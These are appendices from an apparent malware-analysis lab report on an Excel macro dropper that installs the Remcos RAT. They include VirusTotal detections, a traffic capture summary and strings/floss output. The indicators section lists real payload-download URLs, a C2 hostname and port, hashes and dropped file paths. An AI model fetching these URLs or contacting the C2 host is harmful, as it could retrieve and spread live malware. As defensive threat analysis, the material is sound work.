
[Enabling IP forwarding on Ubuntu gateway machine]

Appendix C



[*exiftool* results]

Appendix D


VIRUSTOTAL
Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community
FILE
URL
SEARCH
7fced1310e8b2f16b91bbb06763b2d61
By submitting data above, you are agreeing to our Terms of Service and Privacy Policy, and to the sharing of your Sample submission with the security community. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. Learn more.
Want to automate submissions? Check our API, free quota grants available for new file uploads
33
/ 61
Community Score
33 engines detected this file
05f728ee2f55714446aa32ab842bef2741cb14a25b879dc0f7deb2d25b0fad05
05f728ee2f55714446aa32ab842bef2741cb14a25b879dc0f7deb2d25b0fad05
executes-dropped-file
malware
xls
34.00 KB
Size
2021-03-19 19:09:06 UTC
1 day ago
XLS
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 6
Crowdsourced IDS Rules
HIGH 2
MEDIUM 3
LOW 4
INFO 0
Matches rule ET MALWARE EXE Download Request To Wordpress Folder Likely Malicious from Proofpoint Emerging Threats Open
trojan-activity
Matches rule ET POLICY PE EXE or DLL Windows file download HTTP from Proofpoint Emerging Threats Open
policy-violation
Matches rule DECODE_IP_OPTION_SET from Snort registered user ruleset
bad-unknown
Matches rule PSNG_UDP_PORTSWEEP_FILTERED from Snort registered user ruleset
bad-unknown
Matches rule ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download from Proofpoint Emerging Threats Open
bad-unknown
See all


Dynamic Analysis Sandbox Detections

⚠	The sandbox C2AE flags this file as: MALWARE
⚠	The sandbox Dr.Web vxCube flags this file as: MALWARE EXPLOIT
⚠	The sandbox Yomi Hunter flags this file as: MALWARE
⚠	The sandbox BitDam ATP flags this file as: MALWARE

Ad-Aware	! XLM.Trojan.Abracadabra.27.Gen	AegisLab	! Trojan.Script.Generic.4!c
ALYac	! Trojan.Downloader.XLS.gen	Arcabit	! XLM.Trojan.Abracadabra.27.Gen
Avast	! Other:Malware-gen [Trj]	AVG	! Other:Malware-gen [Trj]
Avira (no cloud)	! EXP/YAV.Minerva.dwwzx	BitDefender	! XLM.Trojan.Abracadabra.27.Gen
CAT-QuickHeal	! Ole.Trojan.A1495033	Comodo	! Malware@#drlpnj6xupoo
Cynet	! Malicious (score: 85)	Cyren	! Trojan.DSYV-0
DrWeb	! Exploit.Siggen3.7500	Emsisoft	! XLM.Trojan.Abracadabra.27.Gen (B)
eScan	! XLM.Trojan.Abracadabra.27.Gen	ESET-NOD32	! A Variant Of Generik.CLBSCTP
FireEye	! XLM.Trojan.Abracadabra.27.Gen	Fortinet	! MSOffice/Agent.1291!tr.dldr
GData	! XLM.Trojan.Abracadabra.27.Gen	Ikarus	! Trojan-Downloader.PS.Agent
Kaspersky	! HEUR:Trojan.Script.Generic	MAX	! Malware (ai Score=81)
McAfee	! W97M/Downloader.czq	McAfee-GW-Edition	! W97M/Downloader.czq
Microsoft	! TrojanDownloader:O97M/EncDoc.RVL!MTB	Qihoo-360	! Macro.office.excel.gen.5001

[Results from virustotal]

Appendix E



[Results from malware-traffic-analysis.net]

14	0.184637	10.1.6.101	tinyurl.com
15	0.206825	tinyurl.com	10.1.6.101
16	0.368982	tinyurl.com	10.1.6.101
17	0.369004	tinyurl.com	10.1.6.101
18	0.369439	10.1.6.101	tinyurl.com
19	0.378179	10.1.6.101	10.1.6.1
20	0.498884	10.1.6.1	10.1.6.101
21	0.500422	10.1.6.101	aminsanat.com
22	0.642143	aminsanat.com	10.1.6.101
23	0.642649	10.1.6.101	aminsanat.com
24	0.642928	10.1.6.101	aminsanat.com
25	0.791840	aminsanat.com	10.1.6.101

[.pcap output of network traffic from the Remcos malware]

```
INFECTION TRAFFIC:

- port 443 (HTTPS) - tinyurl.com - GET /y4cpohnr
- 217.160.0.242 port 80 - aminsanat.com - GET /wp-content/plugins/tech/LO-06.exe
- 79.134.225.92 port 2889 - whatgodcannotdodoestnotexist.duckdns.org

MALWARE FROM THE INFECTED WINDOWS HOST:

- SHA256 hash: 05f728ee2f55714446aa32ab842bef2741cb14a25b879dc0f7deb2d25b0fad05
- File size: 34,816 bytes
- File name: Quotation.xla
- File description: Excel spreadsheet with macro to install Remcos RAT

- SHA256 hash: 1787f73acf804bff30fe863e077fb5bc9799b3cb39065534198f894757907e79
- File size: 738,248 bytes
- File location: http://aminsanat.com/wp-content/plugins/tech/LO-06.exe
- File location: C:\Users\[username]\rthfy.exe
- File location: C:\Users\[username]\AppData\Roaming\nm.exe
- File description: Windows EXE to install Remcos RAT

- SHA256 hash: 129450ba06ad589cf6846a455a5b6b5f55e164ee4906e409eb692ab465269689
- File size: 3,072 bytes
- File location: C:\Users\[username]\AppData\Local\Temp\FB_6461.tmp.exe
- File description: Windows EXE dropped after running the installer for Remcos
RAT

- SHA256 hash: 2cb54ba4e33af4b048dfa9aa0d13ce7ddf0f197bfba76ba88d5289d1108dd038
- File size: 131,072 byte
- File location: C:\Users\[username]\AppData\Local\Temp\FB_6402.tmp.exe
- File location: C:\Users\[username]\Roaming\Remcos\remcos.exe
- File description: Windows EXE for Remcos RAT (created by the installer)
- File note: File in the Temp directory can use any hex characters instead of
6402 in the file name.

NOTE: Files seen in the C:\Users\[username]\AppData\Local\Temp\ directory:

- FB_6402.tmp  (0 bytes)
- FB_6402.tmp.exe  (131,072 bytes)
- FB_6461.tmp  (0 bytes)
- FB_6461.tmp.exe  (3,072 bytes)
```


[Contents of information text file included in malware-traffic-analysis blog post] [2]

Appendix F

```
ubuntu@ubuntu1604:~/remcos/remcos$ strings Quotation.xla
Dell
ThisWorkbook
p^)8
"$"#,##0_);\("$"#,##0\)
"$"#,##0_);[Red]\("$"#,##0\)
"$"#,##0.00_);\("$"#,##0.00\)
"$"#,##0.00_);[Red]\("$"#,##0.00\)
_("$"* #,##0_);_("$"* \(#,##0\);_("$"* "-"_);_(@_)
_(* #,##0_);_(* \(#,##0\);_(* "-"_);_(@_)
_("$"* #,##0.00_);_("$"* \(#,##0.00\);_("$"* "-"??_);_(@_)
_(* #,##0.00_);_(* \(#,##0.00\);_(* "-"??_);_(@_)
_-* #,##0_-;\-* #,##0_-;_-* "-"_-;_-@_-
_-* #,##0.00_-;\-* #,##0.00_-;_-* "-"??_-;_-@_-
"Vrai";"Vrai";"Faux"
"Actif";"Actif";"Inactif"
20% - Accent1
20% - Accent2
20% - Accent3
20% - Accent4
20% - Accent5
20% - Accent6
40% - Accent1
40% - Accent2
40% - Accent3
40% - Accent4
40% - Accent5
40% - Accent6
60% - Accent1
60% - Accent2
60% - Accent3
```

[Sample of output from *strings* performed on the executable]

Appendix G



[Sample hexdump output performed on the executable]

Appendix H

```
ubuntu@ubuntu1604:~/malware-tools$ ./floss ../remcos/remcos/Quotation.xla
FLOSS static ASCII strings
Dell
ThisWorkbook
p^)8
"$"#,##0_);\("$"#,##0\)
"$"#,##0_);[Red]\("$"#,##0\)
"$"#,##0.00_);\("$"#,##0.00\)
"$"#,##0.00_);[Red]\("$"#,##0.00\)
_("$"* #,##0_);_("$"* \(#,##0\);_("$"* "-"_);_(@_)
_(* #,##0_);_(* \(#,##0\);_(* "-"_);_(@_)
_("$"* #,##0.00_);_("$"* \(#,##0.00\);_("$"* "-"??_);_(@_)
_(* #,##0.00_);_(* \(#,##0.00\);_(* "-"??_);_(@_)
_-* #,##0_-;\-* #,##0_-;_-* "-"_-;_-@_-
_-* #,##0.00_-;\-* #,##0.00_-;_-* "-"??_-;_-@_-
"Vrai";"Vrai";"Faux"
"Actif";"Actif";"Inactif"
20% - Accent1
20% - Accent2
20% - Accent3
20% - Accent4
20% - Accent5
20% - Accent6
40% - Accent1
40% - Accent2
40% - Accent3
40% - Accent4
40% - Accent5
40% - Accent6
60% - Accent1
60% - Accent2
60% - Accent3
60% - Accent4
```

[Sample of output from *floss* performed on the executable]